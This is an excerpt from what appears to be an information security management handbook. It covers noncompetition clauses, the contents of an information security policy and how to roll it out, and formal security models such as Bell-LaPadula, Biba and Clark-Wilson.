
Many firms require new employees to sign a noncompetition clause. In such an agreement, the employee agrees not to compete with the employer by starting a business or by working for a competitor for a specific time after leaving the employer. In recent years, the courts have viewed such clauses with growing disfavor; the broad scope of such agreements severely limits the former employee's career options, and the former employer has no obligations in return.

Such agreements, by definition, constitute a restraint on free trade and are not favored by courts.To be upheld by the court, such agreements must be considered reasonable under the circumstances. Most courts analyze three major factors when making such determinations:

- Whether the specific terms of the agreement are stricter than necessary to protect the employer's legitimate interests.
- Whether the restraint is too harsh and oppressive for the employee.
- Whether the restraint is harmful to the interests of the public.

If an employer chooses to require a noncompetition clause from its employees, care should be taken to ensure that the conditions are only as broad as are necessary to protect the employer's specific, realistic, limited interests. Clauses which prohibit an employee from working in the same specific application for a short time (one to three years) are usually not considered unreasonable.

For example, a noncompetition clause which prohibits a former employee for working for a direct competitor for a period of two years may be upheld by the court, whereas a clause which prohibits a former employee from working in any facet of information processing or information security will probably not be upheld.

The employer should enforce the clause only if the former employee's actions represent a genuine threat to the employer. The court may reject broad restrictions completely, leaving the employer with no protection at all.

PRECAUTIONARY MEASURES

Organizations can take several precautionary steps to safeguard their information assets. Perhaps the most important is to create a working atmosphere that promotes employee loyalty, high morale, and job satisfaction. Employees should be aware of the need for secrecy and of the ways inappropriate actions could affect the company's success.

Organizations should also ensure that their employees' submissions to technical and trade journals do not contain corporate secrets. Trade secrets lose their protected status once the information is available to the

public. Potential submission to such journals should be cleared by technically proficient senior managers before submission.

Intelligent restrictions on access to sensitive information should be adopted and enforced. Confidential information should be available only to employees who need it. Audit trails should record who accessed what information, at what times, and for how long. Sensitive documents should be marked confidential and stored in locked cabinets; they should be shredded or burned when it is time to discard them. (It should be noted that some courts have held that discarded documents no longer remain under the control of the creator and are in the public domain.) Confidential programs and computer-based information should be permanently erased or written over when it is time for their destruction. These measures reduce the chance of unauthorized access or unintentional disclosure.

To maintain information security, organizations should follow these steps in their personnel practices:

- Choose employees carefully. Personal integrity should be as important a factor in the hiring process as technical skills.
- Create an atmosphere in which the levels of employee loyalty, morale, and job satisfaction are high.
- Remind employees, on a regular basis, of their continuous responsibilities to protect the organization's information.
- Establish procedures for proper destruction and disposal of obsolete programs, reports, and data.
- Act defensively when an employee must be discharged, either for cause or as part of a cost reduction program. Such an employee should not be allowed access to the system and should be carefully watched until he or she leaves the premises. Any passwords used by the former employee should be immediately disabled.
- Do not be overly distrustful of departing employees. Most employees who resign on good terms from an organization do so for personal reasons, usually to accept a better position or to relocate. Such people do not wish to harm their former employer, but only to take advantage of a more suitable job situation. Although the organization should be prepared for any contingency, suspicion of former employees is usually unfounded.
- Protect trade secrets in an appropriate manner. Employees who learn new skills on the job may freely take those skills to another employer, as long as trade secrets are not revealed.
- Use noncompetition clauses only as a last resort. The courts may not enforce noncompetition clauses, especially if the employee is unable to find suitable employment as a result.

Information Security Policies from the Ground Up

Brian Shorten, CISSP, CISA

Security is people-based. As Bruce Schneier says in *Secrets & Lies*, "If you think technology can solve your security problems, then you don't understand the problems and you don't understand the technology." The first step in a coordinated security process is a security policy.

Reasons for a Policy

It cannot be stated too strongly that the security policy is the foundation on which all security is based. Ironically, when trying to introduce a policy, a security practitioner may encounter resistance from a senior management structure, which sees the one-off purchase of an anti-virus application as the solution to all security problems. In such circumstances, it follows that the security practitioner must explain to senior management the purpose of a policy.

A formal security policy, signed by the CEO, defines how the company intends to handle security and states that the company is not only concerned about security, but intends to take it seriously. Note the phrase "signed by the CEO." This is an important part of the overall process. It is vital that staff can see that there is management buy-in right from the top. Although sign-off from the security manager or director is good, it does not convey the same message. After all, as some staff members see it, the security manager or director is expected, and paid, to care about security.

So, what meaning does the policy put into words? The information security policy tells staff members what they CAN do, what they CANNOT do, what they MUST do, and what their RESPONSIBILITIES are.

What Should Be in a Policy

There are many books written on what should be contained in a policy. Some say that the policy should be short, a series of bulleted points covering only one side of a sheet of paper. Some even give examples, which can be adopted and modified for the practitioner's own company.

Although a short document may have more chance of being read by its intended audience, most of these samples are basically mission statements, which must still be supported by a more detailed policy. The author suggests that the mission statement be used as a personal foreword, signed by the CEO, to the policy.

Policy versus Procedures

A policy states what should be done. Procedures define how to implement the policy. For example, if the policy says, "All applications must have a password," the procedure would detail exactly how the password for each application is to be created and maintained.

Contents of the Policy

The following issues should be addressed by the policy.

Access Control Standards

Users should have access to the information and applications they require to perform their job functions, and no more. A discretionary access control policy must be implemented to provide users with that level of access. Users are responsible for managing the necessary changes to their passwords. Where possible, users will be automatically prompted to change their passwords every 30 days.

Accountability

It is important that users are held accountable for all actions carried out under their user IDs. Users must ensure that when they are away from their desks, their computer is in a secure state (i.e., the screen saver is activated with password protection, or in "lock workstation" mode.

Audit Trails

The actions carried out by users must be recorded and logged. Specifically, the following actions should be logged:

- A minimum of 30 days of user sign-on and sign-off details
- All unauthorized attempts to read, write, and delete data and execute programs
- Applications must provide detailed audit trails of data changes, when required by the business

It is the data owner's responsibility to identify such audit trail requirements.

Backups

All software and user data will be backed up to alternative media on a regular basis and kept in a secure area. The frequency of the backups, which must be specified in the policy, will be appropriate to the importance of the system and the data that would need to be recovered in the event of a failure.

Business Continuity Plans

The tendency is to concentrate on information security systems when considering a business continuity plan (BCP). There should be a contingency plan for all computer services that support critical systems, and that plan should have been designed, implemented, and tested. The BCP should identify those services that are critical to the operation of the business, and ensure that contingency plans are in place. These contingency plans need to take into account a variety of disaster recovery scenarios.

Disposal of Media

The manner in which hardware and storage media — such as disk drives, floppy disks, and CD-ROMs that contain confidential data — are destroyed when no longer required must be carefully considered. An unauthorized person can retrieve data from media if it has not been obliterated correctly. Use of the ERASE, DELETE, and FORMAT functions is not sufficient. There are many freely available applications that can easily reverse these functions. Therefore, methods should be used that can overwrite media so data cannot be retrieved, or products should be used that degauss the media so data is obliterated and cannot be read. For confidential data, the media may require physical measures to render it unreadable — destroying hard drives with a hammer, shredding floppy disks, cutting CD-ROMs. The policy should lay down the agreed-to method for this disposal, depending on media type and the data in question.

Disposal of Printed Matter

Despite this being the age of the paperless office, many people prefer to print documents and write their comments. In such circumstances, it is easy to forget that the confidentiality of the printed data is unchanged by being printed — confidential data remains confidential. Once printed, these sheets containing confidential data must be disposed of carefully, and not in the nearest waste bin. All staff must have convenient access to a shredder. The shredder used must be cross-cut to reduce the chances that an unauthorized person, using sticky tape, could reconstruct the sheet.

Downloading from the Internet

Most businesses currently give their staff members access to the Internet. Although such access is usually intended for business use only, the security practitioner must ensure that the policy advises staff clearly on how that access is to be used, both to maximize the use of bandwidth and to prevent illegal acts from being carried out. The policy must state very clearly that Internet access is provided for business use only. Employees who have doubts as to what is correct business use should be advised to consult their line management for approval prior to accessing Internet information. Staff should be expressly forbidden to access, load, view, print, copy, or in any way handle obscene material from any source using company facilities.

Information Ownership

It is important that all data be assigned an owner who can make a decision as to who should be able to access that data. Because this decision is a business decision, the owner should be from the business and possess a good knowledge of business processes and the data.

Management Responsibilities

Managers, at all levels, have responsibilities for information security. These responsibilities may be mainly to ensure that all their staff members understand and comply with the policy, but such responsibilities need to be laid out in the policy itself to remove any misunderstanding. Each person holding a management or supervisory position is responsible for noting and reporting any deviations from the policy.

Modems and Analog Lines

Modems allow the use of an analog line, which circumvents the firewall and exchange gateway. Therefore, it follows that there is no anti-virus check on any data to and from the modem. Analog lines are now used by faxes, conference phones, and video phones. Some desk phones also require analog lines for the facilities they provide to users, such as voicemail. For these reasons, the security practitioner must ensure that the installation of analog lines for **any** use is prohibited unless prior authorization is given after the requestor has provided a business case for the line as full justification. It also follows that when a modem is in use, there must be no simultaneous connection to the company network, to prevent any computer virus from being "imported" to the network.

Off-Site Repairs to Equipment

Although most companies have an internal department to repair equipment, there are occasions when those repairs will need to either be sent off-site, or for a third party to come to the company to make repairs. It is vital to be sure who has access to company equipment and company data. If the data could be classified as confidential, it should be removed from any media before any non-company member of staff is allowed to work on the equipment.

Physical Security

Security is multi-layered; physical may be considered the first level of security. Although authorization and authentication processes control logical access, physical access security measures are required to protect against the threats of loss and damage to the computing-based equipment and information. All assets and materials are required to be protected from unauthorized use or removal, or damage, whether accidental or deliberate. The physical security policy of the company ensures that information systems, their peripherals, removable storage media, electrical services, and communications services are protected from unauthorized access and from damage as far as possible, consistent with a cost-efficient operation.

Portable Devices

The days are long gone when a PC was so heavy it could not easily be moved from a desk. Laptop computers are now as powerful as desktops, and create new problems because portability makes laptops easy to take out of the office, and easy to steal. Users must be made aware that such equipment issued to them is their responsibility, both in and out of the office. Not only can the laptop be stolen and therefore lost to the company, but any information on the laptop will also be lost or compromised if not encrypted. The security practitioner should always consider that the information may well have a higher value than the replacement cost of the laptop. For example, consider the information on the merger or takeover of one global company by another.

The security practitioner should also think about the growing use of various personal digital assistants (PDAs) such as PalmPilots, Psion organizers, etc. These are extremely vulnerable because they have a high value and are extremely portable. In addition, users often download documents from the company systems to a personal PDA for convenience; such equipment often does not have more than rudimentary security.

Users must be made aware that care of PDAs must be taken when traveling to avoid their loss or compromise, and that they must not be left unattended in public areas. When left in cars, houses, or hotel rooms, users must take all possible measures to ensure their security. As a method to persuade users to take care of laptops, a process should be used to request that laptop users confirm that they still have the laptop in their possession when they return to the office.

Staff Responsibilities

Just as managers have specific responsibilities by virtue of their positions, staff members also have responsibilities for security, the most fundamental of which is the protection of the company's information assets. For employees to carry out these responsibilities, they are required to:

- Understand and comply with the company's security policies.
- Know and follow all instructions for controlling access to, and use of, the company's computer equipment.
- Know and follow all instructions governing the secure handling of the company's information assets.
- Keep all passwords secret and be aware that they must never be given to anyone.
- Be aware that some actions are expressly forbidden for staff. Forbidden actions could include:
  - — Installing, executing, downloading, uploading, or in any other way introducing third-party software onto company computer equipment, or in any way changing, deleting, or reconfiguring the standard desktop without written authority (prior to the installation) from both the IT security department and the IT department.
  - — Abuse of any special account privileges that may have been granted to that staff member.
- Understand that each employee is responsible for noting and reporting any deviations from the company's security policy.

The security practitioner must ensure that all staff members realize that the computer equipment, software, and services provided by the company are for authorized business use only, and that staff members must not use the equipment for any other purpose unless authorized in writing to do so by their line manager. At this stage, staff members must be warned that violation of the security policy is deemed a serious offense and may result in disciplinary action.

Use of E-Mail

With so much of modern business dependent on e-mail, the security policy must ensure that the company's attitude toward staff members' use of e-mail is well-known. It should also be considered that, legally, an e-mail carries the same weight as a letter on company letterhead. In the recent past in the United Kingdom, an e-mail with a derogatory comment about a rival company was legally held to be the responsibility of the original company. In this case, the rival company sued the original company, despite the fact that the e-mail was initially between two employees, and not "official." The aggrieved company sued the original company, which had money for costs, rather than the employees, who had none.

Staff members must be made aware that the company provides internal mail and e-mail facilities for business use only. Many companies currently allow staff members to send and receive personal e-mails using the company system. In these circumstances, staff members must know that this is a concession that must not be abused, either by the number of e-mails sent or the time taken from the business day to deal with personal e-mails.

Such personal use must be at the discretion of the user's line manager.

As described, personal use of the company e-mail system may be permitted. However, provision should be made for monitoring or reviewing all e-mails into and out of the company. There are reasons why this may be necessary — the authorities may present a warrant to view e-mails as part of an investigation or the company itself may have the need to follow up on a fraud involving company systems and finances.

The security practitioner should also be aware of the decisions of recent legal findings on personal e-mail. If the policy says, "No personal e-mails sent or received," but the practice is that staff members do send and

receive e-mails without any comment or censure from managers, the courts will be guided by the practice, rather than the policy, and find accordingly.

The policy should contain a clear warning to staff that no employee or user of the company e-mail system should have any expectation of privacy with respect to any electronic mail sent or received. The company may, at any time and without prior notification, monitor, review, audit, or control any aspect of the mail system, including individual accounts. It follows that this process should have built-in internal control processes that are subject to audit, to ensure that the ability to review e-mail is not abused

The policy should address the contents of e-mails, and include reference to attachments to e-mails, which themselves may pose a risk to company systems. Such a reference could be:

- No computer software, files, data, or document that may give rise to violation of any policy, law, license agreement, or copyright law should be attached to or sent with any e-mail communication.
- Inappropriate use of the e-mail system(s) may result in disciplinary action. "Inappropriate use" is the dissemination of any text, software (or part thereof), or graphics (including moving graphics) that violate any company policy.
- In addition, any mail, the content of which is considered profane, sexist, racist, sexual, or in any way discriminatory to any minority, is also "inappropriate use."
- Employees are responsible for checking files received via e-mail for viruses and content.
- Any mail received by employees that breaches policy must be reported to the Security Department immediately.

Viruses

Despite the best efforts of the anti-virus industry, and IT and security professionals, computer viruses continue to be distributed globally. Staff members should be aware that they have a part to play in the anti-virus process, and that it is essential that any data files that come into the company are virus checked before being loaded to the data network. Any questions regarding virus checking should be directed to the Help Desk. Staff members should not be discouraged from reporting to management or the IT department if they believe they have detected a virus.

Workstation Security

There is a real threat to the security of systems when a user leaves a terminal logged in to a system and the terminal is left unattended; this terminal can then be used by an unauthorized person. In such a circumstance, the unauthorized person can use the terminal and access the system, just as if the authorized user were present, without having to know or guess the authorized user's sign-on or password. For this reason, users must be advised not to leave a terminal logged in, without use of a password-protected screen saver. Some systems may themselves have a process whereby inactivity of the keyboard or mouse will automatically prevent use of the terminal unless the authorized user enters a password. If such a process exists, the policy should be written to require its use. For a similar reason, users should not be allowed to be signed on to the same system at multiple terminals simultaneously.

Privacy

Although most companies do not have the resources, or the reason, to monitor e-mails on a regular basis, there will be occasions when it will be necessary to check the e-mail of a particular staff member. The security practitioner should prepare for that occasion by ensuring that the policy spells out the company's stance on privacy. An example of such a statement might be:

> No employee or user of the company mail system(s) should have any expectation of privacy with respect to any electronic mail sent or received. The company may, at any time without prior notification, monitor, review, audit or control any aspect of the mail systems, including individual accounts. This process has internal control processes and is subject to audit.

By using such a statement, staff members will then be aware that the facility to monitor e-mail exists, but that is bound by checks and balances.

Noncompliance

Having written a policy that specifies what behavior is expected of staff members, it is necessary for the security practitioner to ensure that the policy also contains a reference to the consequences of noncompliance. Such stated consequences may simply be that *non-compliance may result in disciplinary action,* which should suffice. Note the use of the word "may." This leaves management with various options for disciplinary action, which can run from a verbal warning to dismissal.

Legislation

With the increase in global trading, it is vital that security practitioners become conversant with the various legislation relevant to the different aspects of information security. This is becoming more and more vital as more and more companies operate on an international basis, having offices, staff, and customers in many countries. In this case, the policy must make reference to all relevant legislation, and include the relevant legislation for every location where the company has staff members who are expected to comply with the policy. For a company with offices throughout the world, this would be a separate appendix.

Other Issues

It is important to make the policy a document that can be utilized by staff members. To this end, the security practitioner must include separate appendices for choosing secure passwords and advice on good security practice. The security practitioner should consider that the overall security policy is an umbrella document that forms the basis of separate implementing security policies, while standards and baselines, which form the next level, can be application-specific.

The overall policy should not be too specific. Specifying "must have a password that meets current standards" is better than stating the exact size, format, and make-up of the password. After all, the company will have several applications requiring a password, and it is certain that different rules will apply in each case.

In addition, there are others in the company who have input to the process of creating the policy. The Legal department should be involved to ensure that the wording of the policy is correct; it is particularly important that the human rights legislation is taken into account, particularly in the sections covering staff responsibilities. The Human Resources department needs to confirm that the company disciplinary process is adequate for the task. If the policy specifies a disciplinary action for staff members who do not comply with the policy, there must be willingness on the part of the company, and the Human Resources department, to take that action — otherwise, the policy is useless.

The company's Data Protection Officer must be involved to ensure that the policy complies with the data protection legislation in all relevant countries.

The First Steps in Writing a Security Policy

In starting the process of creating a security policy, the security practitioner has several resources. The international standard ISO I7799, created by a group of international companies to form the basis of a security policy, started life as a guideline issued by the Department of Trade and Industry in the United Kingdom, then became a British Standard, BS 7799, before being adopted as ISO 17799. Professional peers, such as other security practitioners with the CISSP designation, can also offer advice and support. Books are also available for the security practitioner to consult.

The security practitioner has other considerations that are more allied with the culture and environment of the company concerned, particularly if this is the first policy for that company. This is where you need to consider the culture of the company.

The following gives a real-life example:

> The company, with 300 staff members, had one floor in a shared building and there had been problems with outsiders coming in and property being stolen. The first draft policy said, "all staff must wear the identity badge issued to them," and "all staff are to challenge anyone not known to them." This is not too excessive. However, because the CEO did not like all staff to wear an identity badge, because he himself felt self-conscious doing so, the policy was changed to "all staff must have an identity badge." Senior managers balked at challenging strangers because they said they would take forever to get to the bathroom in the morning. This section of the policy became, "if you see

someone in your area who you don't recognize, you should query this with departmental managers or HR." In such cases, the security practitioner has to accept the culture, amend the first policy, and review it again in a few months. No surprise: the thefts of property continued.

The lesson for the security practitioner to learn here is that the policy must cover all staff members: if the policy says, "wear a badge," it sends the wrong signal if senior management and higher take the view that "everyone knows me" and leave their identity cards in their wallets.

Once the policy is drafted, the security practitioner must ensure that all interested parties are involved and invited to make comments. These parties are Legal, Audit, Human Resources, and Data Protection as previously mentioned, plus the IT department. Any member of the board who has shown an interest should also be included. After comments are invited, and any necessary changes made to the policy, the security practitioner should submit the policy to the board for acceptance and sign-off by the CEO.

It is important to cover all issues before submitting the draft. It should only be submitted to the board once for acceptance; having to make changes and return will only weaken the security practitioner's credentials as the company security guru.

The Next Steps

Once the policy is written, accepted by the board, and signed by the CEO, the security practitioner must ensure that the policy is read and accepted by staff members. There are various methods for this, all of which should be considered by the security practitioner; these include:

- Print enough copies for all staff members, and distribute them throughout the company.
- Have the Human Resources department send a copy to all new staff members with the new joiner details.
- E-mail a copy to all staff members.
- Place a copy on a server that all staff members can access, and e-mail the shortcut to all staff members.
- Place a copy on the company intranet and e-mail the shortcut to all staff members.
- Place posters advising staff members of the policy in staff refreshment areas.
- Issue mouse pads with security hints to all staff members.
- Use log-on banners for various applications that contain security advice.

However, having considered the several ways to communicate the policy to staff, security practitioners must be selective in their application to avoid having staff get so many copies that they switch off and ignore the message.

It is important to have staff agreements that they have read, and will comply with, the policy. These agreements will provide useful evidence should any staff members dispute the fact that they have read and understood the policy after having committed some act that contravenes the policy.

Whichever method the security practitioner selects to send the policy to staff, it is vital to receive back a signed document of agreement or a specific e-mail acknowledging acceptance of the policy. Either method of acceptance can be utilized. However, for the security practitioner, a form that the user can read, sign, and return is preferable. The form can then be kept by HR and constitute part of the staff member's file.

Reviewing the Policy

The security practitioner must remember that a security policy is a "living document" that must be reviewed regularly and updated as necessary. This should occur at least every six months. There are several issues to be addressed as part of the review, including:

- The policy must continue to be relevant. References to outdated equipment must be removed. The policy may refer to floppy disks although there are no PCs with floppy disk drives in the company.
- Processes may have changed. If the policy on computer viruses refers only to virus scanning floppy disks, although the company has moved to virus scanning on all servers and terminals, the policy needs to be updated.
- New technology may have been introduced since the policy was written.
- Senior managers may now be issued personal digital assistants (PDAs).

Once the policy has been reviewed and updated, it must be resubmitted to the board for acceptance and signed again by the CEO.

Staff Awareness

The security practitioner must be aware that although it is the responsibility of the security department to produce and maintain the security policy, security is a process that should involve all staff members. If staff members see security as something that is an obstacle to their work, they will not take on their proper responsibility, and worse, will go out of their way to find a work-around to any security measure they do not consider necessary.

The security practitioner needs staff members to understand why security is important, and that they themselves are being protected. A staff awareness process will follow the process discussed earlier. Again, care should be taken to be selective in their application to avoid reaching such overload that staff members switch off and ignore the message.

The security practitioner should remember that it is not possible to be everywhere at once; an educated staff can go a long way toward acting on the behalf of the practitioner.

Educated users are more likely to pick a good password, challenge a stranger, or lock the PC when going for coffee, if they are aware of the consequences of not doing so.

Conclusion

The security policy is the mainstay of security, and the security practitioner must remain aware of the different issues to be addressed — legal, physical, systems, staff education. The security practitioner must not only be aware of the issues, but must also become a master of them.

References

1. Thomas R. Peltier, *Information Security Policies, Procedures, and Standards,* New York: Auerbach Publications, 2001.
2. Mark B. Desman, *Building an Information Security Awareness Program,* New York: Auerbach Publications, 2002.

Policy Development

Chris Hare, CISSP, CISA

This chapter introduces the reason why organizations write security policy. Aside from discussing the structure and format of policies, procedures, standards, and guidelines, this chapter discusses why policies are needed, formal and informal security policies, security models, and a history of security policy.

The Impact of Organizational Culture

The culture of an organization is very important when considering the development of policy. The workplace is more than just a place where people work. It is a place where people congregate to not only perform their assigned work, but to socialize and freely exchange ideas about their jobs and their lives.

It is important to consider this culture when developing policies. The more open an organization is, the less likely that policies with heavy sanctions will be accepted by the employees. If the culture is more closed, meaning that there is less communication between the employees about their concerns, policies may require a higher degree of sanctions. In addition, the tone, or focus, of the policy will vary from softer to harder.

Regardless of the level of communication, few organizations have their day-to-day operations precisely documented. This highly volatile environment poses challenges to the definition of policy, but it is even more essential to good security operations.

The History of Security Policy

Security policy is defined as the set of practices that regulate how an organization manages, protects, and assigns resources to achieve its security objectives. These security objectives must be tempered with the organization's goals and situation, and determine how the organization will apply its security objectives. This combination of the organization's goals and security objectives underlie the management controls that are applied in nearly all business practices to reduce the risks associated with fraud and human error.

Security polices have evolved gradually and are based on a set of security principles. While these principles themselves are not necessarily technical, they do have implications for the technologies that are used to translate the policy into automated systems.

Security Models

Security policy is a decision made by management. In some situations, that security policy is based on a security model. A security model defines a method for implementing policy and technology. The model is typically a mathematical model that has been validated over time. From this mathematical model, a policy is developed. When a model is created, it is called an informal security model. When the model has been mathematically validated, it becomes a formal model. The mathematics associated with the validation of the model is beyond the scope of this chapter, and will not be discussed. Three such formal security models are the Bell-LaPadula, Biba, and Clark-Wilson security models.

The Bell–LaPadula Model

The Bell–LaPadula, or BLP, model is a confidentiality-based model for information security. It is an abstract model that has been the basis for some implementations, most notably the U.S. Department of Defense (DoD) *Orange Book*. The model defines the notion of a secure state, with a specific transition function that moves the system from one security state to another. The model defines a fundamental mode of access with regard to read and write, and how subjects are given access to objects.

The secure state is where only permitted access modes, subject to object are available, in accordance with a set security policy. In this state, there is the notion of preserving security. This means that if the system is in a secure state, then the application of new rules will move the system to another secure state. This is important, as the system will move from one secure state to another.

The BLP model identifies access to an object based on the clearance level associated with both the subject and the object, and then only for read-only, read-write, or write-only access. The model bases access on two main properties. The *simple security property,* or *ss-property*, is for read access. It states that an object cannot read material that is classified higher than the subject. This is called "no read up." The second property is called the *star property,* or **-property,* and relates to write access. The subject can only write information to an object that is at the same or higher classification. This is called "no-write-down" or the "confinement property." In this way, a subject can be prevented from copying information from one classification to a lower classification.

While this is a good thing, it is also very restrictive. There is no discernment made of the entire object or some portion of it. Neither is it possible in the model itself to change the classification (read as downgrade) of an object.

The BLP model is a discretionary security model as the subject defines what the particular mode of access is for a given object.

The Biba Model

Biba was the first attempt at an integrity model. Integrity models are generally in conflict with the confidentiality models because it is not easy to balance the two. The Biba model has not been used very much because it does not directly relate to a real-world security policy.

The Biba model is based on a hierarchical lattice of integrity levels, the elements of which are a set of subjects (which are active information processing) and a set of passive information repository objects. The purpose of the Biba model is to address the first goal of integrity: to prevent unauthorized users from making modifications to the information.

The Biba model is the mathematical dual of BLP. Just as reading a lower level can result in the loss of confidentiality for the information, reading a lower level in the integrity model can result in the integrity of the higher level being reduced.

Similar to the BLP model, Biba makes use of the *ss-property* and the **-property*, and adds a third one. The *ss-property* states that a subject cannot access/observe/read an object of lesser integrity. The **-property* states that a subject cannot modify/write-to an object with higher integrity. The third property is the *invocation property*. This property states that a subject cannot send messages (i.e., logical requests for service) to an object of higher integrity.

The Clark–-Wilson Model

Unlike Biba, the Clark–Wilson model addresses all three integrity goals:

1. Preventing unauthorized users from making modifications
2. Maintaining internal and external consistency
3. Preventing authorized users from making improper modifications

Note: Internal consistency means that the program operates exactly as expected every time it is executed. External consistency means that the program data is consistent with the real-world data.

The Clark–Wilson model relies on the well-formed transaction. This is a transaction that has been sufficiently structured and constrained as to be able to preserve the internal and external consistency requirements. It also requires that there be a separation of duty to address the third integrity goal and external consistency. To accomplish this, the operation is divided into sub-parts, and a different person or process has responsibility for a single sub-part. Doing so makes it possible to ensure that the data entered is consistent with that information which is available outside the system. This also prevents people from being able to make unauthorized changes.

EXHIBIT 77.1 BLP and Biba Model Properties

Property	BLP Model	Biba Model
ss-property	A subject cannot read/access an object of a higher classification (no-read-up)	A subject cannot observe an object of a lower integrity level
*-property	A subject can only save an object at the same or higher classification (no-write-down)	A subject cannot modify an object of a higher integrity level
Invocation property	Not used	A subject cannot send logical service requests to an object of higher integrity

Exhibit 77.1 compares the properties in the BLP and Biba models.

These formal security models have all been mathematically validated to demonstrate that they can implement the objectives of each. These security models are only part of the equation; the other part is the security principles.

Security Principles

In 1992, the Organization for Economic Cooperation and Development (OECD) issued a series of guidelines intended for the development of laws, policies, technical and administrative measures, and education. These guidelines include:

1. *Accountability.* Everyone who is involved with the security of information must have specific accountability for their actions.
2. *Awareness.* Everyone must be able to gain the knowledge essential in security measures, practices, and procedures. The major impetus for this is to increase confidence in information systems.
3. *Ethics.* The method in which information systems and their associated security mechanisms are used must be able to respect the privacy, rights, and legitimate interests of others.
4. *Multidisciplinary principle.* All aspects of opinion must be considered in the development of policies and techniques. These must include legal, technical, administrative, organizational, operational, commercial, and educational aspects.
5. *Proportionality.* Security measures must be based on the value of the information and the level of risk involved.
6. *Integration.* Security measures should be integrated to work together and establish defensive depth in the security system.
7. *Timeliness.* Everyone should act together in a coordinated and timely fashion when a security breach occurs.
8. *Reassessment.* Security mechanisms and needs must be reassessed periodically to ensure that the organization's needs are being meet.
9. *Democracy.* The security of the information and the systems where it is stored must be in line with the legitimate use and information transfer of that information.

In addition to the OECD security principles, some addition principles are important to bear in mind when defining policies. These include:

10. *Individual accountability.* Individuals are uniquely identified to the security systems, and users are held accountable for their actions.
11. *Authorization.* The security mechanisms must be able to grant authorizations for access to specific information or systems based on the identification and authentication of the user.
12. *Least privilege.* Individuals must only be able to access the information that they need for the completion of their job responsibilities, and only for as long as they do that job.
13. *Separation of duty.* Functions must be divided between people to ensure that no single person can a commit a fraud undetected.
14. *Auditing.* The work being done and the associated results must be monitored to ensure compliance with established procedures and the correctness of the work being performed.

15. *Redundancy*. This addresses the need to ensure that information is accessible when required; for example, keeping multiple copies on different systems to address the need for continued access when one system is unavailable.
16. *Risk reduction*. It is impractical to say that one can completely eliminate risk. Consequently, the objective is to reduce the risk as much as possible.

There are also a series of roles in real-world security policy that are important to consider when developing and implementing policy. These roles are important because they provide distinctions between the requirements in satisfying different components of the policy. These roles are:

1. *Originator*: the person who creates the information
2. *Authorizer*: the person who manages access to the information
3. *Owner*: may or may not be a combination of the two previous roles
4. *Custodian*: the user who manages access to the information and carries out the authorizer's wishes with regard to access
5. *User*: the person who ultimately wants access to the information to complete a job responsibility

When looking at the primary security goals — confidentiality, integrity, and availability — security policies are generally designed around the first two goals, confidentiality and integrity. Confidentiality is concerned with the privacy of, and access to, information. It also works to address the issues of unauthorized access, modification, and destruction of protected information. Integrity is concerned with preventing the modification of information and ensuring that it arrives correctly when the recipient asks for it.

Often, these two goals are in conflict due to their different objectives. As discussed earlier, the Bell–LaPadula model addresses confidentiality, which, incidentally, is the objective of the Trusted Computing Standards Evaluation Criteria developed by the U.S. Department of Defense.

The goal of integrity is defined in two formal security models: Biba and Clark–Wilson. There is no real-world security policy based on the Biba model; however, the objectives of the European ITSEC criteria are focused around integrity.

Availability is a different matter because it is focused on ensuring that the information is always available when needed. While security can influence this goal, there are several other factors that can positively and negatively influence the availability of the information.

The Chinese Wall policy, while not a formal security model per se, is worth being aware of. This policy sees that information is grouped according to information classes, often around conflicts of interest. People frequently need to have access to information regarding a client's inside operations to perform their job functions. In doing so, advising other clients in the same business would expose them to a conflict of interest. By grouping the information according to information classes, the provider cannot see other information about its client. The Chinese Wall is often used in the legal and accounting professions.

However, the scope of security policy is quite broad. To be successful, the security policy must be faithfully and accurately translated into a working technical implementation. It must be documented and specified unambiguously; otherwise, when it is interpreted by human beings, the resulting automated system may not be correct. Henceforth, it is absolutely essential that the definition of the policy be as specific as possible. Only in this manner is it possible for the translation of security policy to an automated implementation to be successful.

In addition, several policy choices must be made regarding the computing situation itself. These include the security of the computing equipment and how users identify themselves. It is essential to remember that confidentiality and integrity are difficult to combine in a successful security policy. This can cause implementation problems when translating from the written policy to an automated system. The organization's real-world security policy must reflect the organization's goals.

The policy itself must be practical and usable. It must be cost-effective, meaning that the cost of implementing the policy must not be higher than the value of the assets being protected. The policy must define concrete standards for enforcing security and describe the response for misuse. It must be clear and free of jargon, in order to be understood by the users. Above all, the policy must have the support of the highest levels of senior management. Without this, even the best security policy will fail.

It is also very important that the policy seek the right balance between security and ease of use. If one makes it too difficult for the users to get their jobs done, then one negatively impacts business and forces the users to find ways around the security implementation. On the other hand, if one leans too much to ease of use, one may impact the organization's security posture by reducing the level of available security.

Why Does One Need Policy?

People have understood the need for security for a long time. Ever since an individual has had something of value that someone else wanted, they associated security with the need for the protection of that asset. Most people are familiar with the way that banks take care of our money and important documents by using vaults and safety deposit boxes. If the banks did not have policies that demonstrated how they implement appropriate protection mechanisms, the pubic would lose faith in them.

Security itself has a long history, and computers have only recently entered that history. People have installed locks on their doors to make it more difficult for thieves to enter, and people use banks and other technologies to protect their valuables, homes, and families. The military has long understood the need to protect its information from the enemy. This has resulted in the development of cryptography to encode messages so that the enemy cannot read them.

Many security techniques and policies are designed to prevent a single individual from committing fraud alone. They are also used to ensure supervisory control in appropriate situations.

The Need for Controls

Policy is essential for the people in the organization to know what they are to do. There are a number of different reasons for it, including legislative compliance, maintaining shareholder confidence, and demonstrating to the employee that the organization is capable of establishing and maintaining objectives.

There are a number of legal requirements that require the development of policies and procedures. These requirements include the duty of loyalty and the duty of care. The duty of loyalty is evident in certain legal concepts, including the duty of fairness, conflict of interest, corporate opportunity, and confidentiality. To avoid a conflict of interest situation, individuals must declare any outside relationships that might interfere with the enterprise's interests. In the duty of fairness, when presented with a conflict of interest situation, the individual has an obligation to act in the best interest of all affected parties.

When presented with material inside information such as advance notices on mergers, acquisitions, patents, etc., the individual will not use it for personal gain. Failing to do so results in a breach of corporate opportunity.

These elements have an impact should there be an incident that calls the operation into question. In fact, in the United States, there are federal sentencing guidelines for criminal convictions at the senior executive level, where the sentence can be reduced if there are policies and procedures that demonstrate due diligence. That means that having an effective compliance program in place to ensure that the corporation's policies, procedures, and standards are in place can have a positive effect in the event of a criminal investigation into the company.

For example, the basic functions inherent in most compliance programs

- Establish policies, procedures, and standards to guide the workforce.
- Appoint a high-level manager to oversee compliance with the policies, procedures, and standards.
- Exercise due care when granting discretionary authority to employees.
- Ensure that compliance policies are being carried out.
- Communicate the standards and procedures to all employees.
- Enforce the policies, standards, and procedures consistently through appropriate disciplinary measures.
